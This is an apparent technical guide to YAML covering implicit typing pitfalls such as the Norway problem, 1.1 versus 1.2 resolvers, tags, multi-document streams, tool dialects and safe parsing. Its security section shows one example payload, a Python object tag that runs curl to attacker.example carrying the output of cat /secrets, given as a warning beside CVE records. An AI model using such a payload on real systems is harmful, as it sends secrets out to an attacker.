
Start here
What YAML is: text, graph, values, stream
YAML has three layers, and almost every incident in this guide happens at a seam between two of them. The bottom layer is the serialization: characters in which indentation, colons, dashes and quotation marks carry structure. The middle layer is the representation graph: nodes — scalar, sequence or mapping — each with a tag and content. The top layer is the native value your program receives, resolved from a node by the schema in force. Comments, anchor names, quoting style, the flow-versus-block choice and indentation depth live in the lower layers and exist nowhere in the value.

So YAML does not merely store your data, it types it. In JSON a quoted value is a string and an unquoted one is a number or a boolean. In YAML the unquoted characters after a colon are a pattern matched against a resolver table, and sometimes it turns your ISO country code into false, your version string into 1.1 and your file mode 0755 into 493. Nothing is reported: the file parses, the config loads, and the value is a different type from the one you wrote.
Two structural facts drive everything else. The unit at the top of a file is a stream, not a document: the grammar begins with a stream of zero or more documents, so a single-document file is the ordinary case of that rule. And YAML is a language, not a schema — no field names, no required keys, no validation vocabulary. Every project layers its own schema on top, and each has to cope with whatever type the resolver already chose: a manifest fails with cannot unmarshal string into Go value of type int64 when you wrote a plausible-looking number with a leading plus sign.
# comment: belongs to the text layer
release:
  version: 1.10        # resolver decides this is the number 1.1
  channel: "1.10"      # quotes force a string
  countries: [NO, SE]  # 1.1 -> [false, "SE"]; 1.2 core -> ["NO", "SE"]
Three characters of syntax produce three different values. Everything in this guide is an explanation of the arrow between the text and the value.
- node
- A single unit in the representation graph: a scalar, a sequence or a mapping, each with a tag and content.
- plain scalar
- An unquoted scalar. The only style whose type is decided implicitly by the schema in use.
- tag
- The label that tells a processor how to interpret content, for example tag:yaml.org,2002:int, written !!int.
- schema
- A set of tags plus a resolution table for plain scalars. 1.2 recommends failsafe, JSON and core.
- resolver
- The rule set that matches a plain scalar against patterns and picks a tag without any explicit annotation.
- chomping
- How a block scalar treats final line breaks and trailing empty lines: strip, clip or keep.
Documents, markers and directives
--- begins a document and ... ends one without starting another. A bare single document needs no marker; a directive, or an explicit end marker, forces an explicit start. Ansible notes the same pair as a general property of the language — files may optionally begin with --- and end with ....
Multi-document files are the storage format of at least two ecosystems: Kubernetes accepts several manifests in one file separated by the start marker, and Helm and kustomize emit that shape rather than one file per object.
| Directive | Purpose | Required processor behaviour |
|---|---|---|
| %YAML 1.2 | declares the language version | More than one per document is an error, even if they agree. A higher minor version is a warning; a higher major version is rejected. A 1.2 processor must also accept an explicit 1.1 directive. |
| %TAG !edi tag:... | binds a handle to a tag prefix | The standard handles !! and ! are pre-defined and may be overridden by a directive for the document. |
| --- / ... | document start and end | A document that carries directives must have a start marker. |
BOM: a UTF-8 byte-order mark is permitted before the first character of a stream and must not appear elsewhere; parsers differ loudly on it, so check your tool if a file that looks identical errors at line 1, column 1.
---
apiVersion: v1
kind: ConfigMap
metadata:
  name: app-config
data:
  mode: "1.10"
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: app
---
# third document, empty except a comment: legal
Three documents. A parser reports documents: 3 or 2 depending on whether it counts the empty final one — a good example of a detail you should not let a tool guess for you.
How text becomes structure: layout and scalars
In block styles, structure is indentation, which the specification defines as zero or more space characters at the start of a line: s-indent(n) is n spaces, nothing else. The sentence that follows is the one to memorise — to maintain portability, tab characters must not be used in indentation. Tabs are legal elsewhere: section 6.2 allows any whitespace, including tabs, as separation space between tokens inside a line, and tabs inside quoted or block scalar content are content. But a tab doing structural work is a syntax error in every mainstream parser.
The specification also says the amount of indentation is a presentation detail and must not be used to convey content information: a parser may not decide your data is different because you used four spaces instead of two. It does not mean the file can be ragged — within one document all members of a block sequence start at the same column with a dash and a space, and a block mapping key sits at the indentation level of its parent mapping. Two visual styles are permitted for a sequence nested in a mapping, the dash at the key's column, which Ansible and Kubernetes style guides show, or indented beneath it, and both are the same data.
fruits:
- Apple
- Mango

fruits:
  - Apple
  - Mango

# and this is neither: one mapping, broken content
broken:
- name: one
 job: developer
The last block fails: a mapping key inside a sequence item must be indented past the dash, and one space of misalignment is enough to make the parser read job as a key of the parent map or reject the line outright.
Folding, because you will write it
Folding turns a soft-wrapped line back into one, for plain and quoted scalars and for the folded block style. The rule is exact: a line break followed by an empty line is trimmed — the first break discarded, the remaining breaks retained as content; otherwise a line break becomes a single space. Block styles add one exception, around lines with leading whitespace, which is why a more-indented line inside a folded block keeps its newlines.
one: >
  two words
  on two lines

three: >
  a paragraph

  after an empty line
  four: still folded

five: >
  keeps its breaks
    * bullet
    * list
  and resumes folding
Resolved values: one is the single line two words on two lines; three ends with one newline because of clip chomping; five keeps the two more-indented lines exactly as written.
The four scalar styles
Every leaf is written in one of four styles, and the style decides which characters are legal and how line breaks behave: plain has no delimiters, single-quoted treats two adjacent quotes as one escaped quote, double-quoted interprets escape sequences, and the block styles use a header line plus indented content. Only one of the four matters for typing — plain is the only style subject to implicit resolution, so quote a scalar and its tag is !!str before any resolver runs.
A block scalar header is the literal or folded indicator, then optionally an indentation indicator, a digit from 1 to 9, and a chomping indicator, in either order, then optional trailing spaces, a comment and a line break. The indentation indicator exists for content that begins with a space or a tab, because block indentation is detected from the first non-empty line.
| Indicator | Name | Final line break | Trailing empty lines | Typical use |
|---|---|---|---|---|
| |- | strip | removed | removed | a message or script with no trailing newline |
| | | clip (default) | kept as one newline | removed | multi-line text that should end in exactly one newline |
| |+ | keep | kept | all kept, and not subject to folding | file content where the blank lines are data |
With the folded indicator the same three apply, but every non-empty line break inside the body is also folded into a space, except around more-indented lines.
script: |
  set -euo pipefail
  echo "hi"

message: >
  folded text continues
  on the next line

keep: |+
  trailing

  lines retained

strip: |-
  no final newline

literal2: |2
    this block declares its indentation as 2 spaces
  so the leading two spaces are content
Five scalars, five different strings. script ends with one newline, message ends with one newline after folding, keep ends with three, strip ends with none, and literal2 begins with two spaces.
Keys, duplicates, anchors and merges
A block mapping entry is a key, a colon followed by whitespace or an end of line, and a value; a block sequence entry is a dash followed by whitespace. A surprising number of bugs are just a missing space after the colon: url:http://example.com is not a key-value pair, because the colon only ends a key when a space or a line break follows. Ansible documents this as its first gotcha. The same page lists the characters that may not begin a plain scalar — brackets, braces, the block indicators, an asterisk, an ampersand, an exclamation mark, a percent sign, a hash, a backtick, an at sign and a comma — and notes that some are allowed when a non-space follows but that implementations differ, so quoting beats reasoning about it.
Key uniqueness is a requirement of the data model, not a style preference: the specification defines a mapping as having unique keys when no two keys are equal, and equality is decided by tag plus canonical content. That last part matters. Under a resolver that recognises both octal and hexadecimal integers, 0o13 and 0xB in one mapping are both the integer eleven, so they are the same key and a processor that understands integer formats has to flag it.
a: 1
b: 2
a: 3            # duplicate: last one wins in most native maps

octal:
  0o13: x       # 1.2 core: integer 11
  0xB: y        # 1.2 core: integer 11 -> same key as 0o13
  013: z        # 1.1 also reads this as octal 11
Whether the third key collides with the other two depends entirely on which resolver is in force — one reason to run duplicate-key detection against the schema you actually ship on.
The indicator ? at the start of a line introduces an explicit key, and : alone on a line at the same indentation introduces the value. This is how you write a mapping whose key is a sequence, a map or a multi-line block scalar, and how you write an empty key or an empty value deliberately.
---
? [1, 2]
: north

? |
  multi
  line key
: value

? explicit key
# Empty value

? : value-with-empty-key
Four legal entries: a sequence key, a block-scalar key, a key with a null value, and an empty key. All of them parse; none of them survive a JSON round trip, because JSON object keys must be strings.
| YAML construct | 1.2 core value | JSON outcome | Risk |
|---|---|---|---|
| explicit key over a sequence | map with a sequence key | not representable; key must be stringified | high |
| duplicate keys, one of them an alias | error at compose time | n/a — parsing stops | low, if the parser checks |
| empty key | map with an empty-string key | works | low |
| null value from a missing value | null | null | low |
| non-string key such as 1: | integer key | converted to the string 1 | medium |
| binary tag on a scalar | decoded bytes | base64 string, silently | medium |
Any converter that claims lossless YAML to JSON conversion is choosing one of these outcomes for you without asking. The same is true of a bare date or a plain yes used as a key: under 1.1 it becomes a typed key, and is then stringified differently or dropped.
Anchors, aliases and the graph model
An anchor names a node at its first occurrence and an alias refers back to that node later. The representation model is a graph rather than a tree, so an aliased node is the same node, not a copy. Anchors need not be unique within a serialisation, and an alias refers to the most recent event carrying that anchor. Anchors are discarded once the graph is composed — whether your tool preserves them is a property of the tool, not the format — and they are scoped to one document, so never alias a node across documents in a stream.
base: &defaults
  retries: 3
  region: eu-north-1

job-a:
  <<: *defaults
  retries: 5

job-b: *defaults        # the same map, not a copy
job-c: *defaults

matrix:
  - &row {a: 1}
  - *row                # two entries pointing at one map
job-a merges the defaults and overrides retries. job-b and job-c share one map object in languages that build native references; job-a's retries is 5 because keys already present in the target mapping are not overwritten.
The merge key << is the tag:yaml.org,2002:merge scalar type defined in a 2005 working draft, not a 1.2 feature. Its rules: if the value is a single mapping, each of its key-value pairs is inserted into the current mapping unless the key already exists; if the value is a sequence, each mapping in it is merged in order, and keys in earlier entries override keys in later ones. Nothing in the 1.2 recommended schemas defines it, so a core-only parser leaves a literal double-angle-bracket key in your map, while a parser that supports it silently collapses two levels of structure into one. Docker Compose is the vendor that documents and depends on this behaviour: its fragments reference says Compose follows the rule outlined by the YAML merge type, and adds the caveat that merging applies to mappings and not sequences — so an environment: written as a list of KEY=VALUE strings cannot be merged.
Implicit typing: exactly what YAML guesses
Chapter 10 of the 1.2 specification recommends three schemas, and the differences between them are the differences between ecosystems. A schema is a tag set plus a resolution table; tag resolution is what maps a plain scalar to a type — the value is tested against the patterns in order, the first match wins, and the default rule gives !!str. A plain scalar matching one of the patterns below is not a string.
| Schema | Types resolved for plain scalars | Who uses it | Note |
|---|---|---|---|
| Failsafe | map, seq, str only | language-neutral exchange, any tool that must not guess | Everything is a string until you tag it explicitly. |
| JSON | null, bool, int, float, plus map, seq, str | a document that must mean exactly what the JSON says | Integers and floats are restricted to the JSON spellings: no 0x, no .inf, no leading plus. |
| Core | the same tags as the JSON schema | the recommended default for new tools | Only the spelling widens: 0x3A, 0o7, ~, Null, .inf and .nan are accepted. No timestamp type is added. |
None of the three precludes explicit tags: a processor may always honour !!str or a local tag such as !ruby/object:Set, which is what chapter 10.4 says about language-specific types.
| Plain scalar pattern | Resolves to | Examples that match | Examples that do not |
|---|---|---|---|
| null | Null | NULL | ~ | !!null | null, NULL, ~ | "" (an empty quoted string is a string) |
| empty | !!null | a value with nothing after the colon | a value that is only spaces |
| true | True | TRUE | false | False | FALSE | !!bool | true, FALSE | yes, on, Y, NO (1.1 only) |
| [-+]? [0-9]+ (base 10) | !!int | 0, -19, +42 | 1_000 (1.1 only), 017 (see below) |
| 0o [0-7]+ (base 8) | !!int | 0o7, -0o17 | 07 (1.1 octal), 08 (never valid) |
| 0x [0-9a-fA-F]+ (base 16) | !!int | 0x3A, -0xb | 3A (a string) |
| float: dot and digits, optional exponent | !!float | 0., -0.0, .5, +12e03, -2E+05 | 1, 1. (some parsers accept, some do not) |
| [-+]? ( .inf | .Inf | .INF ) | !!float | .inf, -.Inf, +.INF | Infinity, inf |
| .nan | .NaN | .NAN | !!float | .nan, .NAN | NaN, null |
| nothing for dates | !!str by default | 2001-12-14, 2001-12-14t21:59:43.10-05:00 | they match no core pattern, so they are strings |
| * | !!str | everything else | n/a |
Example 10.9 from the specification is the canonical test vector: null: null; Also a null: (empty); Not a null: ""; Integers: [0, 0o7, 0x3A, -19]; Floats: [0., -0.0, .5, +12e03, -2E+05].
The Norway problem
In YAML 1.1 the boolean type is defined by this regular expression: y|Y|yes|Yes|YES|n|N|no|No|NO|true|True|TRUE|false|False|FALSE|on|On|ON|off|Off|OFF. Twenty-four spellings of two values, chosen for human readability, with the type repository documenting the intent that booleans be formatted as English words and may be abbreviated to a single character. The 1.2 core schema keeps only the true and false spellings and drops the rest to strings. Put either resolver beside ISO 3166-1 alpha-2 country codes, where NO is Norway and SE is Sweden, and beside the Canadian province abbreviation ON, and you have the bug: what an unquoted list means depends on an edition its author never chose.
locales:
  - en
  - NO          # 1.1: false   1.2 core: "NO"
  - SE          # 1.1: "SE"    1.2 core: "SE"

notifications:
  email: yes    # 1.1: true    1.2 core: "yes"
  sms: off      # 1.1: false   1.2 core: "off"

flags:
  - {y: 2024, n: 2025}
The list becomes [en, false, SE], and a strict schema that expects strings reports a type error at element 1 — the error message will not mention Norway.
The reported shape of this failure is not a crash. The widely told 2011 story is a database snapshot job that deleted production data because a config file listed Norway: a deployment pipeline filtering environments by country code received a list containing the boolean false, matched nothing, and ran the operation against everything. The mechanism is the resolver table above; the postmortem is folklore, the bug class is not, and downstream code often coerces a boolean without complaining. Ansible gives the fix directly: quote literal yes and other boolean-looking values, and write lowercase true or false where you do mean booleans, because that is what a default yamllint configuration accepts.
Under both editions an empty plain scalar resolves to null, including a key with nothing after the colon, so password: is not the empty string but null — a security bug rather than a formatting bug in any application that treats a null credential as a blank one.
Versions, octal and base 60
Three families of values look like numbers to a reader and are not numbers in the schema. Version strings first: 1.10 matches the float pattern in both editions and resolves to 1.1, so the trailing zero disappears, while 1.2.3 matches nothing and stays a string — which is why two-part versions break and three-part versions do not, and why Ansible says to quote version values that look like floats. File modes second: the 1.1 integer forms are decimal, hexadecimal, binary, a leading 0 to signal octal and base 60, with underscores inside the digits ignored, and the 1.2 core schema replaces the leading-zero form with an explicit 0o prefix, so 0755 is 493 under 1.1 while 1.2 implementations split on whether a leading zero is valid at all. Times third: in 1.1 a digit followed by colon-separated pairs below sixty is an integer in base 60, so 12:30 is 750 and 3:25:45 is 12345, and floats take the same shape, so 20:30.15 is 1230.15; the core schema has no sexagesimal forms at all, so the identical text is a string there.
bad_a: 1.10        # float 1.1
bad_b: 1.0e3       # float 1000
fine_c: 1.2.3      # string, because two dots match nothing
fixed_a: "1.10"    # string
release: !!str 1.10 # explicit tag, same result as quoting
Write versions as strings from the start: a version is an identifier with dots in it, never a number.
| You wrote | YAML 1.1 | YAML 1.2 core | Fix |
|---|---|---|---|
| 1.10 | float 1.1 | float 1.1 | "1.10" |
| 0755 | int 493 (octal) | string or rejected, varies | "0755", or 0o755 for 1.2 |
| 12:30 | int 750 (base 60) | string "12:30" | quote it in both |
| 1_000 | int 1000 | string "1_000" | write 1000 or quote |
| +12 | int 12 | int 12 | fine, but not in JSON |
| 0b1101 | int 13 | string "0b1101" | quote it |
| .nan | float NaN | float NaN | beware comparisons |
The +12 row is worth a note: YAML accepts a leading plus sign in integers and floats, which JSON does not, so a hand-written YAML number can be valid YAML and invalid JSON at the same time. Treat every unquoted value in a configuration file as a claim that you want the resolver to guess.
YAML 1.1 against 1.2, one row at a time
Syntactically 1.2 is mostly a superset of 1.1 and adds JSON compatibility, but resolution is not a superset relation — which is why teams arguing about YAML versions are arguing about behaviour, not grammar. These are the disagreements that produce observable data differences, all taken from the 1.1 type repository and the 1.2 core schema table.
| Input | YAML 1.1 result | YAML 1.2 core result | Practical consequence |
|---|---|---|---|
| NO / no / N / n | boolean false | string | Country codes and survey answers silently flip type. |
| YES / Y / on / ON | boolean true | string | Feature flags named with yes/no parse differently. |
| ~ and empty | null | null | Agreement — both are null, so do not rely on absence. |
| 017 | integer 15, octal | not a valid integer form | File modes and part numbers with leading zeros. |
| 0o17 | not an integer form | integer 15 | The 1.2 spelling is not legal 1.1. |
| 12:30 | integer 750, base 60 | string | Times and durations become numbers. |
| 1:30:45 | integer 5445 | string | Same mechanism, longer value. |
| 1_000 | integer 1000 | string | Readable digit separators are 1.1-only. |
| 2001-12-14 | timestamp | string | The 1.2 schemas define no timestamp type, so bare dates are text. |
| 2001-12-14 21:59:43.10 -5 | timestamp, relaxed form | string | Same reason: the pattern only exists in the 1.1 type repository. |
| +12 | integer 12 | integer 12 | Agreement, but JSON forbids the leading plus. |
| .inf, .nan | float | float | Agreement; NaN comparisons still break equality. |
| merge key << | defined type tag:yaml.org,2002:merge | not defined by any 1.2 schema | Same file, two trees, depending on the library. |
| non-ASCII line separators | restricted / warned | normalised or error per 6.3 | A U+2028 inside a block scalar is a portability problem. |
libyaml and PyYAML implement 1.1 semantics, as Ansible states in its own documentation; go-yaml v2 is 1.1 and v3 targets 1.2; js-yaml implements 1.1 with a 1.2 core schema available. Assume mixed until your lockfile says otherwise.
The rule that follows from the table is small and absolute: the portable subset of YAML is the intersection of the two resolvers plus explicit quoting, and every row in which the middle two columns disagree is a value whose type you do not control. Why 1.1 is still everywhere is worth knowing: it was never formally standardised — each of its type-repository pages describes itself as a draft reflecting consensus reached on the yaml-core mailing list — and yet it is the semantics of the two C and Python reference implementations that nearly every later library was written against. When someone tells you their tool is 1.2 compliant, ask what it does with 0755.
Tags: the types 1.2 left out
Tags are how YAML says what a node is, and they are the second axis on which two conforming readers disagree. A global tag is a URI, the !! shorthand expands to tag:yaml.org,2002: under the core schema, and the %TAG directive can rebind handles; a local tag — a single exclamation mark followed by a name — is a private label the language deliberately leaves undefined, and it is where every language-specific object system lives. Chapter 10.4 names !ruby/object:Set as the example and says such tags do not suffice for interoperable exchange. Across editions what matters is that the 1.2 recommended schemas define far fewer global tags than the 1.1 repository does.
Timestamps are the least obvious case, because nothing announces them. The 1.1 type repository defines !!timestamp with a pattern accepting the canonical 2001-12-14T21:59:43.10-05:00, the same value with a lower-case t, the space-separated relaxed form, and the date-only form; the three recommended 1.2 schemas define no timestamp type at all. So an unquoted date is a string under a 1.2 core resolver, a datetime object under PyYAML that dumps back as ISO text with a time zone appended, and exactly the characters you typed under a strict 1.2 library. All three are conforming. !!binary carries the same asymmetry, as do the collection types !!set, !!omap and !!pairs, which appear in the specification’s own introductory examples and in none of its resolution tables.
| Tag | Content | Notes |
|---|---|---|
| !!str | any text | The escape hatch for dates, versions, and country codes. |
| !!int | decimal, 0x, 0o, or 1.1 forms | Arbitrarily large in the type repository, which asks processors to round-trip what does not fit. |
| !!float | decimal, exponent, .inf, .nan | NaN breaks equality testing; two NaN keys are not the same key. |
| !!bool | true/false in 1.2; 24 forms in 1.1 | Only ever write the 1.2 spellings. |
| !!null | null, Null, NULL, ~, empty | There are five ways to write nothing. |
| !!timestamp | a point in time, defined only in 1.1 | No 1.2 recommended schema resolves to it, so a bare date is a string there and a date object here. |
| !!binary | base64, whitespace-insensitive | Decoded into bytes, so a YAML document can carry an image inline. |
| !!merge | the << key | A 1.1 working draft type, absent from 1.2 schemas. |
| !local | whatever your tool decides | The dangerous one; see the security section. |
The binary type example in the specification is a GIF written as wrapped base64. The specification also flags the general hazard in its own text on tag resolution: application-specific rules are supposed to be restricted to resolving the non-specific tag on plain scalars, which is a polite way of saying that any library may invent a date type your library does not have.
a: 2024-01-15
b: !!str 2024-01-15
c: "2024-01-15"
d: 2024-01-15T09:30:00Z
e: 2024-01-15 09:30:00      # the relaxed form from the 1.1 type repository
b and c are strings in every schema. Under a 1.2 core resolver a, d and e are also strings; under a 1.1 implementation a, d and e are timestamp objects that serialise differently. If your data model has a string column, the second answer is the bug.
Finding out which resolver you actually run
Ask the runtime, not the documentation. Write a probe file with five keys whose values are NO, 0755, 12:30, 1_000 and 1.10, parse it with the exact library and version pinned in your lockfile or base image, and emit the resolved nodes with their types attached. A 1.1 resolver hands back false, 493, 750, 1000 and 1.1; a 1.2 core resolver hands back the four strings and one float. If you cannot tell which answer you got, you do not know what your deployed configuration contains, only what its file looks like. Two situations produce a mixture inside one pipeline: a template renderer that quotes some fields and leaves others bare, and a process that reads the same file with two libraries. Run the probe through both.
YAML in the wild
Four dialects, and how tools drop documents
YAML the language is small; the ecosystem is four dialects that share a syntax and layer typing and structural rules on top differently enough that a file valid in one is wrong in another. Kubernetes is JSON-based: its object documentation states that an API request must carry the object information as JSON in the request body, that manifests are conventionally YAML, and that tools such as kubectl convert the manifest into JSON when making the request. That architecture explains both failure modes everyone meets. Every value the resolver mistyped becomes a type error from the API server, because the JSON it receives holds a string where the Go struct wants an int64, and every field name in a manifest is really a JSON key, with naming, case and merge semantics defined by the API rather than by YAML. A quantity such as memory: 1Gi is a string the API parses; a replicas field of 002 may not be.
GitHub Actions constrains the file rather than the values: a workflow must have a .yml or .yaml extension and live in .github/workflows, and its syntax documentation makes quoting a requirement in specific places rather than advice, because an asterisk, an opening bracket and an exclamation mark are special in YAML — it gives an invalid branches pattern in brackets that creates a parse error preventing the workflow from running at all. Ansible states that nearly every one of its files is a list of hashes and, on the same page, that PyYAML and libyaml currently implement YAML 1.1; its gotchas list is the best short inventory of production YAML hazards anywhere. Docker Compose follows the merge type for overrides, and its dollar-brace variable interpolation is not a YAML feature but something Compose does before or alongside parsing, which is why a literal interpolation sequence has to be doubled. None of them changed the syntax, which is exactly the trap: a file that parses cleanly in a plain YAML parser can still be wrong for the tool that consumes it, and a linter that only checks YAML will never tell you so. The specification covers syntax and resolution; the tool covers meaning.
# Kubernetes: values become API field types after conversion to JSON
spec:
  replicas: 3
  template:
    spec:
      containers:
        - name: app
          image: registry.example.com/app:1.10

# GitHub Actions: patterns must be quoted when they start with a special char
on:
  push:
    branches: ["release/v[0-9].[0-9]"]

# Compose: fragments and merge keys
x-common: &common
  restart: always
services:
  web:
    <<: *common
    image: app:1.10
Notice the version string in the image tag: in all three dialects that is a string, because the value contains characters no resolver matches. It is the version in a bare field that is a float.
The stream is the unit, and most entry points read one document
Every parser must decide whether its ordinary entry point exposes the whole stream or exactly one document; where the answer is one document, everything after it becomes the caller’s problem. The dangerous case is not an error; it is the loader that stops at the document boundary without saying so, so a three-object bundle becomes a one-object deploy. Python names the split: yaml.load takes a document while yaml.load_all, yaml.safe_load_all and yaml.compose_all are the documented stream-level calls. js-yaml has the same shape in loadAll. Go is where it stops being a naming convention and becomes a bug class: the README for gopkg.in/yaml.v3 states that multi-document unmarshalling is not implemented, so one Unmarshal call on a file holding a ConfigMap, a Deployment and a Service decodes the ConfigMap, and the decoded value carries no evidence that the stream continued.
| Call | Language | What it gives you | The trap |
|---|---|---|---|
| yaml.load | Python | one document | the single-document default; use a load_all form for streams |
| yaml.safe_load_all | Python | one result per document | nothing, if you actually iterate it |
| yaml.compose_all | Python | one root node per document, before tag resolution | the right call when you only need to count or inspect nodes |
| load | js-yaml | one document | the same default, another language |
| loadAll | js-yaml | every document: iterator per document, or an array | the array form is what reveals a missing separator |
| Unmarshal | Go, yaml.v3 | the first document only | multi-document unmarshalling is documented as not implemented |
| eval-all mode | yq | one expression applied across every document | outside eval-all, expressions run per document |
Three languages and one CLI, and the single-document call is the default in all of them. Whether the remainder of the stream is an error or simply never read is a property of the library, not of YAML — which is exactly why the count has to come from somewhere else.
The mirror-image failure happens in the writing direction and needs no exotic parser. Concatenate two YAML files with no separator and you do not get two documents: you get one document whose mapping holds the keys of both, with duplicate keys wherever the fragments share a name. Whether that is reported depends on the implementation, and where it is not checked the last value wins. An empty document is legal too, so a stream whose final separator is followed by nothing, or only by a comment, contains a document with no root content; read through a stream API it arrives as a null rather than a mapping, and the loop that indexes the kind field of every document is where that surfaces.
Handling other people's YAML
Parsing safely, editing honestly
YAML security is not the format doing anything clever. A tag is a label that tells a processor how to construct a value, and language-specific implementations let that label name a class in their own runtime. PyYAML documents this directly: yaml.load is unsafe in the same way as pickle, because a document can construct arbitrary Python objects, and the recommended function for input you do not trust is yaml.safe_load, which resolves only the plain types.
payload: !!python/object/apply:os.system ["curl http://attacker.example/$(cat /secrets)"]One line. Under a loader that honours python/object tags, this is a function call, not a string. Do not put this in a file you intend to open with a default loader in any language.
| Call | Loader | Resolves | Record |
|---|---|---|---|
| yaml.load(f) | Loader (unsafe) | python/object, python/apply and friends | CVE-2017-18342: before PyYAML 5.1, load could execute arbitrary code on untrusted data; load was deprecated in 5.1 and UnsafeLoader introduced for compatibility. |
| yaml.load(f, Loader=yaml.SafeLoader) | SafeLoader | plain types only | The documented recommendation for untrusted input. |
| yaml.full_load(f) / FullLoader | FullLoader | plain types plus a restricted set of Python objects | CVE-2020-14343: before PyYAML 5.4, full_load and FullLoader were still exploitable by abusing the python/object/new constructor; the record calls it an incomplete fix of CVE-2020-1747. |
| yaml.safe_load(f) | SafeLoader | plain types only | Default choice for configuration you did not generate. |
Note the pattern: the fix for the 2017 issue was a middle loader, and the middle loader was itself bypassed in 2020. If you parse YAML from outside your trust boundary, parse it with the plain-types loader and validate the result.
A configuration format that can name a class in your runtime is a code-execution surface, whatever it calls itself. Other ecosystems solved this structurally rather than by documentation: js-yaml ships safe loaders as the default, most Go and Rust libraries have no object tag at all and simply fail on unknown tags, and the .NET world depends on which stream and resolver you register. The portable answer is that a tag must never resolve to something your application can execute, and a tool that offers a full or unsafe mode should be treated as you would eval.
Querying and editing without rewriting the file
Once a document resolves it is a graph of nodes, and there are two things people want to do with a graph: reach a node without reading the file by eye, and change one node without disturbing any other. The specification provides neither — no path syntax, no query language, no patch format — so everything from here on is ecosystem behaviour. The tool that stays inside the format is yq, whose README describes a portable command-line processor for YAML, JSON, XML, CSV, TOML, HCL and properties files with jq-like path expressions such as .a.b[0].c and select, so expressions people already wrote against JSON keep working when the input is YAML. Two documented behaviours decide most uses: an in-place mode edits the file rather than printing to standard output, and eval-all is the multi-document case of the previous section expressed as a query.
# read one value out of one document
yq ".metadata.name" manifest.yaml

# change it in place, leaving the rest of the file alone
yq -i ".spec.replicas = 3" manifest.yaml

# filter across every document in a generated bundle
yq -e "select(.kind == "Service") | .metadata.name" bundle.yaml
A query, an edit, and the stream case: without eval-all the expression is evaluated per document, which is the right default but not a join across the bundle.
The portable alternative is to leave YAML behind and use the query tools built for JSON. For reading that is often the fastest route, but the conversion is one-way, because much of what you want to know lives in the text layer and is not representable in JSON at all. You can inspect a configuration this way and move data this way, but you cannot write the answer back into the file you started from and expect it to be recognised in review.
The difference between the two levels decides your diff. A native dictionary has no place for the comment above a key, the block-versus-flow choice, the quoting style of a scalar, the anchor name, or the chomping indicator that decided whether a script literal ends in a newline — so no tool that only ever saw the data model can preserve any of them. A one-value change therefore arrives in review as a rewrite of the whole file: comment blocks moved, flow sequences expanded, quoting changed wherever the writer disagreed with the author, and ownership routing keyed on changed lines notifies every owner instead of the one person who should have read it. Line-preserving editing is the unglamorous fix — change the node, keep the text.
Re-emitting a file is also a decision about quoting: an emitter that drops quotes a human thought unnecessary hands the value back to the float pattern, so a diff whose only visible change is quoting may be a type change with no other evidence in the file.
| Operation | Data model intact | Text layer intact | Usable as a commit |
|---|---|---|---|
| query with a path expression | yes | yes, the file was never opened for writing | read-only, nothing to commit |
| in-place edit of the document model | yes | yes, outside the node you changed | yes, usually a one-line diff |
| load to native values, then dump | yes | no | only if the reviewer enjoys re-reading the file |
| convert to JSON and back | mostly | no | no, and non-string keys are already gone |
| concatenate two files, then reformat | depends on the separators | no | never |
Row two is the one to standardise on. Rows three and four are rewrites dressed as edits, and the diff will tell you so if you read it.
The checklist
| Rule | Reason it exists |
|---|---|
| Quote every string, always, in generated files | Removes the resolver from the loop; a quoted scalar is !!str in both versions. |
| Never indent with tabs | Section 6.1 forbids it, and the parse error does not name the character. |
| Two spaces per level, enforced by the formatter | Consistency is not required by the spec; ambiguity is prevented by it. |
| No trailing whitespace, no CRLF unless you mean it | Trailing space is content in a block scalar and changes indentation detection. |
| Write 0o755 or "0755", never 0755 bare | Leading-zero octal is a 1.1 behaviour with a different 1.2 answer. |
| Write "12:30" for a time | Base-60 integers exist in 1.1 and produce numbers out of clock values. |
| Anchor every reuse block in a dedicated x- section | Keeps graph tricks out of the diff and out of the payload. |
| One logical document per file unless the format says otherwise | Streams are arrays of documents, not documents with lists. |
| Parse untrusted YAML with plain-types loaders only | Tags that name runtime constructors are a code-execution surface. |
Rule 1 is the one that eliminates the other type-related rules for machine-written files; the rest matter when a human writes or edits the file. None of them requires a tool, a linter or an argument about which edition of the specification you believe in.
Then audit the last file you changed, in three minutes. Read it for values rather than keys and mark every plain scalar that is not obviously a string. Below, nine are type decisions rather than data: the version, both modes, the schedule, the country flag, the two block scalars, the key with no value and the empty-looking token. Resolved with a 1.2 core schema you get a float for the version and strings for the modes, the schedule and the feature flags; resolved with 1.1 the same bytes give 493 and 412, a base-60 750 and a boolean. Neither answer is a bug in its parser: both followed their own schema, and the file you deployed is the resolved one, not the text.
service:
  name: billing
  version: 1.10
  port: 8080
  modes: [0755, 0644]
  schedule: 12:30
  features:
    - NO
    - SE
  banner: |
    Welcome to billing
    v1.10
  notes: >
    These lines will be folded
    into a single paragraph
  contact:
  env:
    TOKEN:
